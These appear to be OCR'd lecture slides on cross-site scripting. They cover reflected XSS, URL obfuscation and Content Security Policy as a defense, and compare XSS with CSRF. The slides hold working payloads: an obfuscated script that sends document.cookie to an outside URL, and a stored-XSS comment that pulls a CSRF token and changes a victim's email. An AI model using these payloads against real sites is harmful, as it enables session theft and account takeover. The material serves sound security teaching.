
Reflect XSS Attack into Javascript



Defense:

- Angle brackets and quotes HTML-encoded
- Single quotes escaped

```
<section class="blog-header">
  <h1>
    0 search results for '111222'; alert(1); let myVar='test'
  </h1>
  <hr>
</section>
<section class="search">…</section>
<script>
  var searchTerms = '111222\'; alert(1); let myVar=\'test'; document.write('<img src="/
  resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
</script>
<img src="/resources/images/tracker.gif?
searchTerms=111222'%3B%20alert(1)%3B%20let%20myVar%3D'test">
```




```
<section class=blog-header>
    <h1>0 search results for '111222&apos;; alert(1); let myVar=&apos;test'</h1>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
<script>
    var searchTerms = '111222\'; alert(1); let myVar=\'test';
    document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">')
</script>
```

URL Obfuscation

- Attackers try to circumvent such mechanisms via URL obfuscating
- “`<script>alert('hello');</script>`” encodes to

\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65
\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E

```
<script>
    a = document.cookie;
    b = "tp”;
    c = "ht";
    d = "://";
    e = "ww";
    f = "w.";
    g = "vic";
    h = "tim";
    i = ".c";
    j = "om/search.p";
    k = "hp?q=";
    document.location =c+b+d+e+f+g+h+i+j+k+a;
</script>
```

Scanner searching for cookie at the end of url may not work with above

Escaping Defense

Defense: Content Security Policy (CSP)

- CSP allows web applications to define a variety of content restriction rules
  - Achieved via directives specified in HTTP response headers
  - Header is of the form Content-Security-Policy: policy
    - Policy is a string of directives separated by semicolons
- Can protect against XSS (also clickjacking, malicious resource loading, data exfiltration etc)

A few examples

- default-src: default policy for loading content from all types of sources
  - If a more specific directive (e.g., script-src, style-src, font-src) is not provided, the browser will fall back to this default policy
  - E.g. default-src 'self' https://example.com;
- script-src: Controls sources from which JavaScript can be executed
  - E.g. script-src 'self' https://cdnjs.cloudflare.com;
- style-src: Controls the sources from which stylesheets can be loaded
  - E.g. style-src 'self' https://fonts.googleapis.com;

HTTP header

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Security-Policy: default-src 'self';
script-src 'self' https://cdnjs.cloudflare.com;
style-src 'self' https://fonts.googleapis.com;
font-src 'self' https://fonts.gstatic.com;
frame-ancestors 'self';

CSP and XSS

- Two ways to include javascript code: inline and link from an external file
- ```
  <script>
     alert("This is an inline JavaScript alert!");
  </script>
  ```

  vs

  ```
  <script src="script.js"></script>
  ```
- Inline is often the reason for XSS
  - Browser cannot tell where the code came from?
- With link, web app can tell browsers where the code is coming from
  ```

- CSP Source Expressions: script-src
  - Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com
    - disallows all inline; external, allows only from same origin or from specified URL (cloudflare)
  - Content-Security-Policy: script-src 'unsafe-inline’
    - Allows inline scripts; should avoid
    - Bad coding practice also, use of separate external files organizes the code base better!

- What if developers need to use inline?
- Content-Security-Policy: script-src 'nonce-735js1oh89'
  - Developers have to include nonce as part of the inline code
    - Dynamically generated each time page loaded, different pages have different nonces
  - Attackers have to guess nonce, which is tough!
  - <script nonce=735js1oh89>

    …..

    </script>

- CSP rules are set in the header of a HTTP response
  - If same policy for all web pages, can set it as part of server configuration
  - <IfModule mod_headers.c>
    Header set Content-Security-Policy "default-src 'self'; script-src 'self' https://example.com; style-src 'self' https://fonts.googleapis.com; img-src 'self' data:; font-src 'self' https://fonts.gstatic.com; object-src 'none'"
    </IfModule>

- Different pages have different policy or nonces need to be refreshed, need to set within web application
  - Can use a <meta> tag in the <head> element of the HTML of a web page
    - <meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">
  - Note this is being processed by the browser, these don't show up in HTTP headers

- CSP supports reporting mechanisms as well
  - Reporting can be configured using the report-uri or report-to directives!
    - Browser will notify any policy violations, rather than preventing JavaScript from executing
    - Content-Security-Policy-Report-Only: script-src 'self'; report-uri https://example.com/csr-reports

- Website administrators can receive reports when policy violations occur
  - Provide valuable insights into attempted attacks → can refine policies
  - Helpful when dealing with legacy code which has inline javascript
    - Developers can rewrite code to meet restrictions imposed by the policy


XSS vs CSRF

- XSS: exploits user's trust of a specific website
- CSRF: exploits website's trust of a specific user
- CSRF: "one-way" vulnerability
  - Attacker induces victim to issue an HTTP request
  - Does not retrieve the response from that request
- XSS: "two-way" vulnerability
  - Attacker's injected script can issue arbitrary requests, read the responses, and exfiltrate data to an external domain of the attacker's choosing


XSS lot more dangerous

Stored XSS+CSRF

- Website has a /my-account page where in you can update email by sending POST request to my-account/change-email endpoint
- This form is protected by CSRF token



- Website also has a blog page, where one can leave comments
- Comment field is vulnerable to XSS
- Can attacker change email address? Even with CSRF protection?



Enter below in the Comment field

```
<script>
        var req = new XMLHttpRequest();
        req.onload = handleResponse;
        req.open('get','/my-account',true);
        req.send();
        function handleResponse() {
            var token = this.responseText.match(/name="csrf" 
value="(\w+)"/)[1];
            var changeReq = new XMLHttpRequest();
            changeReq.open('post', '/my-account/change-email', true);
            changeReq.send('csrf='+token+'&email=test@test.com')
        };
</script>
```

Real-Life Examples

- Shopifyapps.com (stored) XSS on sales channels via currency formatting: https://hackerone.com/reports/104359/
- Yahoo! Mail Stored XSS: https://klikki.fi/yahoo-mail-stored-xss/
- Google Image search (Reflected) https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html
- United Airlines (Reflected) XSS: http://strukt93.blogspot.com/2016/07/united-to-xss-united.html

References

- https://portswigger.net/web-security/cross-site-scripting
- https://www.youtube.com/@z3nsh3ll (his videos on this topic are in-depth)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP